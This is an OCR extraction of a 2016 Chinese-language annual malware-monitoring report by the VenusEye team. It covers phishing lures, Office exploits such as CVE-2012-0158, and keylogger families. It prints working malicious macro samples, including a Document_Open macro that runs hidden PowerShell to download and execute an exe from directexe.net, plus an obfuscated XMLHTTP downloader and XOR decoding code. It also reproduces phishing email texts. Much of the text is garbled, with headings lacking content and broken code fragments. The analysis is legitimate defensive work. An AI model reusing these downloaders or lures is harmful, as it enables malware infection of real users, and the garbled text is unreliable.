
VenusEye金睛2016

VenusEye金睛安全研究团队2016年度监测数据分析报告


Verb

2.1

25% 21% 19% 13% 12%




2.1

2.2

3.2.1


packing listrcs..jpg Unicode

.scr .jpg



3.2

3.2.2



Accounts (AR- INVOICING)
发给 Accounts \(AR- INVOICING\)
2016-11-07 15:36
发件人: Accounts (AR- INVOICING)<test@s
收件人: Accounts \(AR- INVOICING\)<accounts@s-5
时间: 2016年11月7日 (周一) 15:36
大小: 43 KB
SOA.xls (29 KB)
Dear sirs/madam ,
We enclosed our Statement of Account as at 31ST OCTOBER 2016 for your attention.
Kindly go through the statement and please notify us immediately if there is any discrepancy and let us know when we can expect settlement.
Thank you in advance for your kind co-operation.
--
Best Regards,
Accounts Payable Team
NORLINA SALIM (LINA)
Accounts (AR- INVOICING)
NOTE:The word document (SOA)is protected. To view please open and click on ENABLE CONTENT from the option TAB of the word document.
The document is further protected to avoid copy write/piracy of the content.

3.4


安全警告 宏已被禁用。
启用内容
U24
Content disabled
Click on Options to Enable This Content
内容禁用
点击选项来启用此内容

3.5


VenusEye



4.7 CVE-2012-0158

VenusEye


rtf RTF group



4.8

2

- **CVE-2015-1641**



4.10 CVE-2015-1641

- **CVE-2012-0158**

CVE-2012-0158

CVE-2015-1641 CVE-2012-1856

4.12 CVE-2012-0158

4.3.2

PE

PE

```
'*************************************************
adbrd.Type = 1
Dim Professor() As Variant
Professor = Array(148, 158, 156, 150, 94, 81, 79, 149, 147, 145, 70, 138, 131, 125, 133, 129, 116, 127, 54, 105, 115, 48, 117, 105, 43, 47, 46, 42, 43, 39, 40, 36, 33, 25, 8
halalaya.Open "GET", GetStringFromArray(Professor, 44), False
Exit Sub
Us.rList(Use.rIndex).BancoInvent.Object(Slot) = Object

Call Writ.eChangeBankSlot(UserI.ndex, Slot)

End Sub


Public Sub UserRetiraItem(ByVal UserIndex As Integer, ByVal i As Integer, ByVal Cantidad As Integer)
'*************************************************
'Author: Unknownn
'Last Modification: 10/08/2011 - ^[GS]^
'
'*************************************************

On Error GoTo ErrHandler

    Dim ObjIndex As Integer
Set halalaya = CreateObject("Microsoft.XMLHTTP")
    If Cantidad < 1 Then Exit Sub

    Call Writ.eUpdateUserStats(UserIndex)

    If Use.rList(UserIndex).BancoInvent.Object(i).Amount > 0 Then

        If Cantidad > Use.rList(UserIndex).BancoInvent.Object(i).Amount Then _
            Cantidad = Use.rList(UserIndex).BancoInvent.Object(i).Amount

        ObjIndex = UserL.ist(UserIndex).BancoInvent.Object(i).ObjIndex

        'Agregamos el obj que compro al inventario
        Call UserR.eciveObj(UserIndex, CInt(i), Cantidad)

        If ObjD.ata(ObjIndex).Log = 1 Then
            Call LogDes.arrollo(Use.rList(UserIndex).Name & " retir?" & Cantidad & " " & _
                ObjD.ata(ObjIndex).Name & "[" & ObjIndex & "]")
        End If

        'Actualizamos el inventario del usuario
        Call UpdateU.serInv(True, UserIndex, 0)
        'Actualizamos el banco
```

4.13 XMLHTTP

V1.1 URLDownLoadToFile

```
#Else

Private Declare Sub LjshihbuhbYGYGhj Lib "urlmon" Alias "URLDownloadToFileA" _
(ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, _
ByVal dwReserved As Long, ByVal lpfnCB As Long)
```

4.14 URLDownLoadToFile

V1.2 powershell


```
Option Explicit
Private Sub Document_Open()
Dim PShellCode As Variant
PShellCode = "PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('
http://directexe.net/Xtv/netw2.exe','%APPDATA%\Example.exe');Start-Process '%APPDATA%\Example.exe'"
Shell Environ$("COMSPEC") & " /c " & PShellCode, vbHide
End Sub
```

4.15 powershell

V1.3

```
colutea = StrConv(adoringly, vbFromUnicode)
Dim cripple As Variant
For temperet = 0 To UBound(colutea)
colutea(temperet) = colutea(temperet) + 2 Xor 17    ' 解密
Next temperet
jews = 97 + 80 - 168
Select Case jews
Case 1 To 3
dexterous = "corpora"
Case 4
anguis = Mid("matriarchymigambit", 11, 2) + Left("crofilmtongues", 7)
Case 6
lychgate = "cutlery"
End Select

ornithological = StrConv(colutea, vbUnicode)
```

4.18



4.19 PE

3


2016 10 shellcode

shellcode shellcode

PE

a. Text

shellcode





VenusEye

4.29

	Agent Tesla	C#	aa75********** **********
	H1N1Downloader	C	0352********** **********
	Hancitor Downloader	C	504a********** **********

UAC

5.1.1



5.2

VenusEye

C++ Java


mx	tti	M tti m	B	M V	M m B	
2015.9.	2015.8.	2016.6.	2016.4.	2016.3.	2015.12.	2016.4.

DDOS

http http http http tcp tcp tcp

5.1.2

hawkeye keylogger ispy keylogger predator-pain keylogger Agent Tesla



5.3

	HawkEye Keylogger	iSpy keylogger	predator-pain keylogger	Agent Tesla
	2015.5	2016.2.	2016.4.	2016.11.

MineCraft				
UAC				
	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP

5.2 C&C


5.2.1 C&C

C&C

Verso

6.1

6.1.1



2016/10/31 (周一) 9:04
HSBC Commercial Banking || ePayment Notification Service<eadvice@hsbc.com> <mail@pobjeda-technologv.com>
HSBC Inward Payment eAdvice - 31 - October - 2016 - 401-797***-838, AM25614927
收件人 info@kraeber.de
邮件
HSBC Inward Payment eAdvice.zip (122 KB)
HSBC
Dear Customer,
Please find the attached eAdvice containing information on payment made to your bank today.
For security reasons, You are recommended to save and retain a copy for your future reference.
Should you have any queries, please call our Customer Service Hotline at (852) 2748 8288.
Yours faithfully,
HSBC Commercial Banking

6.1

VenuSEye

CVE-2015-2545 shellcode PE

explorer.exe explorer.exe CVE-2012-0158



6.10 CVE-2012-0158 CVE-2015-2545 shellcode


Sophos Office Exploit

exploit


shellcode

B	ZeusVM	37bb**********
	pony	012c**********
	Citadel	bd07**********
	NanoCore	2c11**********
	predator pain logger	2a87**********
	hawkeye keylogger	4829**********
	ispy keylogger	e9d7**********
	Ozone	976f**********
b	pony	cc9c**********
b	ZeusVM	8f02**********
	pony	e740**********
	Citadel	84f0**********
	Netwire	7177**********
B m	pony	1032**********
	ZeusVM+ AutoIt Backdoor	bf19**********

6.2.2



6.13 ispy keyloger



6.14 Predator Pain keylogger

C&C			MD5
b' b	Hxxp://***.*****.***/gate.php	ZeusVM	c061********** 6876**********
		pony	
